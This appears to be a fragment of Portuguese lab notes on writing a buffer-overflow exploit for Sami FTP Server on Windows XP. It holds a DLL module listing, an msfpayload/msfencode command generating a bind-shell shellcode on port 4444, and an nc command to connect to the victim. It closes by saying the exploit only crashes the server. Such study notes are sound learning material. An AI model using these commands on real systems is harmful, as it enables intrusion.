76520000	00000000	76521000	IMM32	5.1.2600.5512	(C:\WINDOWS\system32\IMM32.dll
76540000	00010000	76541C00	IMM32	5.1.2600.5512	(C:\WINDOWS\system32\IMM32.DLL
76560000	00004000	76561419	condlg32	6.00.2900.5512	C:\WINDOWS\system32\condlg32.dll
76580000	00000000	76580000	WIMM	5.1.2600.5194	(C:\WINDOWS\system32\WIMM.dll
77300000	00100000	77301255	comctl32	6.0 (xsp, sp8)	C:\WINDOWS\WinSxS\86_Microsoft.Windows.Common-Controls_6595864144ccf1df_6_0_2600.6828_x-ww_61e65202\comctl32.dll
77400000	00100000	77401000	ole32	5.1.2600.5512	(C:\WINDOWS\system32\ole32.dll
77BE0000	00000000	77BEF200	advapi32	5.1.2600.5512	(C:\WINDOWS\system32\advapi32.dll
77C00000	00000000	77C01000	RPCRT4	5.1.2600.5512	(C:\WINDOWS\system32\RPCRT4.dll
77E00000	00000000	77E01000	RPCRT4	5.1.2600.5512	(C:\WINDOWS\system32\RPCRT4.dll
77F00000	00000000	77F01000	RPCRT4	5.1.2600.5512	(C:\WINDOWS\system32\RPCRT4.dll
77F40000	00070000	77F45200	SHLWAPI	6.00.2900.5512	C:\WINDOWS\system32\SHLWAPI.dll
77F60000	00010000	77F61400	SHLWAPI	6.00.2900.5512	C:\WINDOWS\system32\SHLWAPI.dll
77F80000	00100000	77F81400	kernel32	5.1.2600.5512	(C:\WINDOWS\system32\kernel32.dll
77F90000	00000000	77F91000	ntdll	5.1.2600.5512	(C:\WINDOWS\system32\ntdll.dll
77FA0000	00000000	77FA1000	USER32	5.1.2600.5512	(C:\WINDOWS\system32\USER32.dll
7E600000	00021000	7E601000	SHELL32	6.00.2900.6242	C:\WINDOWS\system32\SHELL32.dll

6º passo

- Calculo do shell Code com recurso ao MsPayload existente no BackTrack.
- **msfpayload windows/shell_bind_tcp LPORT=4444 R | msfencode -c 1 -b "x00\x0a\x0d\xff\x40" R**
- Calcular o NOPs
 - Diferença entre o ESP e o EIP
- Execução do exploit e experimentar o comando:
 - **Nc -nv <ip vitima> <porto>**

Considerações Sami FTP Server

- O exploit realizado faz crashar a aplicação na mesma e não é aberto nenhum porto
- Em pesquisa pela net foi encontrado que poderá ser causado por:
 - Existencia de *bad characters* no ShellCode
 - Versão do sistema operativo windows XP
- Foi testado o exploit original retirado do Exploit-DB, mas o mesmo também não funciona.